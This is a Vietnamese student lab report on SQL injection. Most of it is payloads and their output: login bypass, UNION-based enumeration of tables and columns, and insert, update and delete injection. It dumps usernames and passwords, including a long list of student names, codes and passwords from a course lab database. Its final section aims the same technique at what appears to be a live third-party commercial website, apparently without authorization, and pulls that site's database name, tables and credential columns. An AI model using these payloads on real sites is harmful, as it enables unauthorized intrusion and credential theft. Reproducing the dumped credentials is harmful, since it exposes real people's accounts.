

# Báo cáo thực hành môn Cơ sở an toàn thông tin

## Bài thực hành 2

1. Vượt qua khâu xác thực người dùng.

- Đăng nhập tự do

```
SELECT TOP 1 * FROM tbl_users WHERE username = 'aaaa' or 1=1 -- ' AND password = '1'
```

---

**Login successful. You are logged in as 'Dau Hoang'.**

Câu lệnh: `SELECT TOP 1 * FROM tbl_users WHERE username = 'aaaa' or 1=1 -- ' AND password = '1'`

Câu truy vấn sẽ trả về giá trị đầu tiên trong bảng `tbl_users` do mệnh đề `OR 1=1` luôn đúng và phần kiểm tra mật khẩu đã bị loại bỏ bằng ký hiệu (`--`): Phân lệnh sau ký hiệu (`--`) được coi là ghi chú và không được thực hiện

- Đăng nhập vào tài khoản một người dùng chỉ định

```
SELECT TOP 1 * FROM tbl_users WHERE username = 'david' -- ' AND password = '1'
```

---

**Login successful. You are logged in as 'David Smith'.**

Câu lệnh SQL: `SELECT TOP 1 * FROM tbl_users WHERE username = 'david' -- ' AND password = '1'`

Trả về 1 giá trị đầu tiên trong khoảng `tbl_user` thỏa mãn điều kiện sau `WHERE`

Đầu vào `username` là `david`—thì: dấu ‘ dùng để ngắt lệnh, dấu – có tác dụng biến đoạn mã sau nó thành comment nên câu lệnh chỉ được thực hiện so sánh điều kiện của `username` và bỏ qua `password`. Vì tài khoản người dùng `david` tồn tại sẽ login successful.

## 2.Trích xuất dữ liệu từ CSLD

-Tìm số trường trong câu truy vấn trang

+Sử dụng câu lệnh: sam%' order by <number>; --

SQL Query:

```
select product_name, product_desc, product_cost from tbl_products where product_name like '%sam%' order by 3; --'
```

Found no products matched your search term "sam%' order by 3; --".

SQL Query:

```
select product_name, product_desc, product_cost from tbl_products where product_name like '%sam%' order by 4; --'
```

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]The ORDER BY position number 4 is out of range of the number of items in the select list.

/code/search\_error.asp, line 24

<number> = 4 => Trang không hiển thị kết quả => Số trường có trong câu truy vấn là 3.

+Sử dụng câu lệnh: sam%' union select <danh sách trường thử>;--

sam%' union select '1','2','3';--

SQL Query:

```
select product_name, product_desc, product_cost from tbl_products where product_name like '%sam%' union select '1','2','3';--'
```

Found 1 products matched your search term "sam%' union select '1','2','3';--".

No	Product Name	Product Description	Product Cost (USD)
1	1	2	3

SQL Query:

```
select product_name, product_desc, product_cost from tbl_products where product_name like '%sam%' union select '1','2','3','4';--'
```

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Error converting data type varchar to float.

/code/search\_error.asp, line 25

<danh sách trường thử> = 1,2,3,4 => Trang báo lỗi => Số trường có trong câu truy vấn là 3.

+ Hiển thị thông tin hệ quản trị CSDL và hệ điều hành

SQL Query:  
select product\_name, product\_desc, product\_cost from tbl\_products where product\_name like '%ssss' union select '', @@version, 0 --%'

Found 1 products matched your search term "ssss' union select '', @@version, 0 --".

No	Product Name	Product Description	Product Cost (USD)
1		Microsoft SQL Server 2008 R2 (SP3) - 10.50.6000.34 (X64) Aug 19 2014 12:21:34 Copyright (c) Microsoft Corporation Express Edition with Advanced Services (64-bit) on Windows NT 6.1 (Build 7601: Service Pack 1) (Hypervisor)	0

+ Trích xuất danh sách các bảng của CSDL

SQL Query:  
select product\_name, product\_desc, product\_cost from tbl\_products where product\_name like '%ssss' union select '', name, 0 from sys.objects where type='u'; --%'

Found 5 products matched your search term "ssss' union select '', name, 0 from sys.objects where type='u'; --".

No	Product Name	Product Description	Product Cost (USD)
1		students	0
2		tbl_administrators	0
3		tbl_products	0
4		tbl_test	0
5		tbl_users	0

+Trích xuất danh sách các trường của một bảng

tbl\_users

SQL Query:  
select product\_name, product\_desc, product\_cost from tbl\_products where product\_name like '%ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object\_id = b.object\_id where b.name='tbl\_users'; --%'

Found 4 products matched your search term "ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object\_id = b.object\_id where b.name='tbl\_users'; --".

No	Product Name	Product Description	Product Cost (USD)
1		account_id	0
2		Full_name	0
3		password	0
4		username	0

tbl\_test

SQL Query:  
select product\_name, product\_desc, product\_cost from tbl\_products where product\_name like '%ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object\_id = b.object\_id where b.name='tbl\_test'; --%'

Found 2 products matched your search term "ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object\_id = b.object\_id where b.name='tbl\_test'; --".

No	Product Name	Product Description	Product Cost (USD)
1		ID	0
2		name	0

tbl\_products

SQL Query:  
select product\_name, product\_desc, product\_cost from tbl\_products where product\_name like '%ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object\_id = b.object\_id where b.name='tbl\_products'; --%'

---

Found 4 products matched your search term "ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object\_id = b.object\_id where b.name='tbl\_products'; --".

No	Product Name	Product Description	Product Cost (USD)
1		product_cost	0
2		product_desc	0
3		product_id	0
4		product_name	0

## tbl\_administrators

SQL Query:  
select product\_name, product\_desc, product\_cost from tbl\_products where product\_name like '%ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object\_id = b.object\_id where b.name='tbl\_administrators'; --%'

---

Found 2 products matched your search term "ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object\_id = b.object\_id where b.name='tbl\_administrators'; --".

No	Product Name	Product Description	Product Cost (USD)
1		password	0
2		username	0

## students

SQL Query:  
select product\_name, product\_desc, product\_cost from tbl\_products where product\_name like '%ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object\_id = b.object\_id where b.name='students'; --%'

---

Found 5 products matched your search term "ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object\_id = b.object\_id where b.name='students'; --".

No	Product Name	Product Description	Product Cost (USD)
1		firstname	0
2		lastname	0
3		password	0
4		student_code	0
5		student_id	0

-Trích xuất dữ liệu bảng

tbl\_users

SQL Query:  
select product\_name, product\_desc, product\_cost from tbl\_products where product\_name like '%ssss' union select full\_name, username+'-'+password, 0 from tbl\_users;--%'

Found 31 products matched your search term "ssss' union select full\_name, username+'-'+password, 0 from tbl\_users;--".

No	Product Name	Product Description	Product Cost (USD)
1	Phan Đ?c Anh	Anh--B18DCAT011	0
2	B18DCAT011	B18DCAT011--test	0
3	b20dcat105	b20dcat105--b20dcat105	0
4	Bui Manh Cuong	cuong--abc123	0
5	Cong Pham	cong--cong456	0
6	Cuongdeptra	cuongb--123456	0
7	Đ? Xuân Trung	trungdx--trungdx	0
8	Dau Hoang	dau--abc123	0
9	David Smith	david--ninh	0
10	Do Manh Cuong	domanhcuong2502--123456	0
11	GemK	GemK--lala	0
12	Hanh053	hanh--test	0
13	hung	hung123--abc123	0
14	huy12343	huy1040vn--abcdefg	0
15	HuyNT	huyNT--HUYNT12	0
16	Jerry Cruise	jerry--abc123	0
17	Long Nguyen	long--long123	0
18	Nguy?n Ng?c Khoa	B18DCAT131--kaka	0

tbl\_products

ssss' union select product\_id, product\_name+'-'+product\_desc, product\_cost from  
tbl\_products;--

SQL Query:  
select product\_name, product\_desc, product\_cost from tbl\_products where product\_name like '%ssss' union select product\_id, product\_name+'-'+product\_desc, product\_cost from tbl\_products;--%'

Found 13 products matched your search term "ssss' union select product\_id, product\_name+'-'+product\_desc, product\_cost from tbl\_products;--".

No	Product Name	Product Description	Product Cost (USD)
1		Đỗ Quang Huy-huy	110
2		Iphone 13 PRO MAX-Iphone DAT NHAT the gioi	50000
3		Iphone 13-Iphone moi nhât vua ra mat	23000
4	1000		550
5	1001	Galaxy S9-Samsung Galaxy S9	500
6	1002	Galaxy S9 Plus-Samsung Galaxy S9 Plus	600
7	1003	Galaxy S10-Samsung Galaxy S10	700
8	1004	Galaxy S10 Plus-Samsung Galaxy S10 Plus	800
9	1005	iPhone X-Apple iPhone X	700
10	1006	iPhone XS-Apple iPhone XS	800
11	1007	iPhone 11-Apple iPhone 11	900

tbl\_administrators

ssss' union select password, username, 0 from tbl\_administrators;--

SQL Query:  
select product\_name, product\_desc, product\_cost from tbl\_products where product\_name like '%ssss' union select password, username, 0 from tbl\_administrators;--%'

Found 3 products matched your search term "ssss' union select password, username, 0 from tbl\_administrators;--".

No	Product Name	Product Description	Product Cost (USD)
1	abc12345	attacker	0
2	abc12345	hanh	0
3	sadsadsa1	sadsadasdsad	0

students

ssss' union select lastname+' '+firstname, student\_code+'--'+password, student\_id from students;--

SQL Query:  
select product\_name, product\_desc, product\_cost from tbl\_products where product\_name like '%ssss' union select lastname+' '+firstname, student\_code+'--'+password, student\_id from students;--%'

Found 426 products matched your search term "ssss' union select lastname+' '+firstname, student\_code+'--'+password, student\_id from students;--".

No	Product Name	Product Description	Product Cost (USD)
1	Bùi Đình Huân	B18DCAT102--abc123	11314
2	Bùi Đình Lâm	B18DCAT132--abc123	11408
3	Bùi Đức Hi?p	B19DCAT063--abc123	12333
4	Bùi Huy Hoàng	B18DCAT095--abc123	11398
5	Bùi Kh?c Ng?c	B18DCAT172--abc123	11337
6	Bùi Kim Cu?ng	B19DCAT018--abc123	12379
7	Bùi Minh Hoàng	B18DCAT096--abc123	11478
8	Bùi Minh Hoàng	B19DCAT078--abc123	12463
9	Bùi Minh Quân	B18DCAT192--abc123	11501
10	Bùi Ng?c Sơn	B19DCAT150--abc123	12488
11	Bùi Nh?t L?	B18DCAT136--abc123	11485
12	Bùi Quang Duong	B19DCAT031--abc123	12318
13	Bùi Thanh Phong	B19DCAT125--abc123	12255

Trích xuất 1 bản ghi gồm tất cả các trường từ bảng students có mã sinh viên trùng với mã sv của mình và hiển thị toàn bộ thông tin trích xuất được lên màn hình

SQL Query:  
select product\_name, product\_desc, product\_cost from tbl\_products where product\_name like '%ssss' union select lastname+' '+firstname, student\_code+'--'+password, student\_id from students where student\_code='B20DCAT098';--%'

Found 1 products matched your search term "ssss' union select lastname+' '+firstname, student\_code+'--'+password, student\_id from students where student\_code='B20DCAT098';--".

No	Product Name	Product Description	Product Cost (USD)
1	Hoàng Trung Kiên	B20DCAT098--Abc123	13436

### 3. Thêm, sửa, xóa dữ liệu.

#### Thêm

SQL Query:

```
select product_name, product_desc, product_cost from tbl_products where product_name like '%samsung';  
insert into tbl_users (full_name, username, password) values ('KienCter','Kien','abc123'); --%
```

---

SQL Query:

```
SELECT TOP 1 * FROM tbl_users WHERE username = 'Kien' AND password = 'abc123'
```

---

Login successful. You are logged in as 'KienCter'.

#### Sửa

SQL Query:

```
select product_name, product_desc, product_cost from tbl_products where product_name like '%samsung';  
update tbl_users set password='kienht' where username='kienht'; --%
```

---

Found no products matched your search term "samsung"; update tbl\_users set password='kienht' where username='kienht'; --".

#### Xóa

SQL Query:

```
select product_name, product_desc, product_cost from tbl_products where product_name like '%samsung';  
delete from tbl_users where username = 'kienht';--%
```

---



Found no products matched your search term "samsung"; delete from tbl\_users where username = 'kienht';--".

### 4. Khảo sát tối thiểu 3 trang web có lỗi chèn mã SQL

-Trang: <http://www.tapiocafeedfood.com>

+Tìm số trường: Order by <number>--






=>Có 21 trường

+Tìm cột bị lỗi


http://www.tapiocafeedfood.com/?php=product\_detail&id=-311 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21





=> Cột 3 và 10 bị lỗi.

[http://www.tapiocafeedfood.com/?php=product\\_detail&id=-311 union select 1,2,group\\_concat\(database\(\)\),4,5,6,7,8,9,group\\_concat\(user\(\)\),11,12,13,14,15,16,17,18,19,20,21](http://www.tapiocafeedfood.com/?php=product_detail&id=-311 union select 1,2,group_concat(database()),4,5,6,7,8,9,group_concat(user()),11,12,13,14,15,16,17,18,19,20,21)




Tên cơ sở dữ liệu: **vietfarmgr\_ha**

User: vietfarmgr\_ha@localhost

+Trích xuất danh sách các bảng

[http://www.tapiocafeedfood.com/?php=product\\_detail&id=-311 union select 1,2,unhex\(hex\(group\\_concat\(table\\_name\)\)\),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21 from information\\_schema.tables where table\\_schema=database\(\)](http://www.tapiocafeedfood.com/?php=product_detail&id=-311 union select 1,2,unhex(hex(group_concat(table_name))),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21 from information_schema.tables where table_schema=database()))




=> Danh sách các bảng

[tbl\\_config, tbl\\_content, tbl\\_content\\_category, tbl\\_product, tbl\\_product\\_category, tbl\\_product\\_new, tbl\\_product\\_special, tbl\\_user, tbl\\_visitor](#)

+Trích xuất danh sách các trường của bảng tbl\_user


[http://www.tapiocafeedfood.com/?php=product\\_detail&id=-311 union select 1,2,unhex\(hex\(group\\_concat\(column\\_name\)\)\),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21 from information\\_schema.columns where table\\_name=0x74626c5f75736572](http://www.tapiocafeedfood.com/?php=product_detail&id=-311 union select 1,2,unhex(hex(group_concat(column_name))),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21 from information_schema.columns where table_name=0x74626c5f75736572)



=> Các trường: **id,uid,pwd**

+Lấy username và password của tbl\_user

[http://www.tapiocafeedfood.com/?php=product\\_detail&id=-311 union select 1,2,unhex\(hex\(group\\_concat\(uid,0x2d2d,pwd\)\)\),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21 from tbl\\_user](http://www.tapiocafeedfood.com/?php=product_detail&id=-311 union select 1,2,unhex(hex(group_concat(uid,0x2d2d,pwd))),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21 from tbl_user)


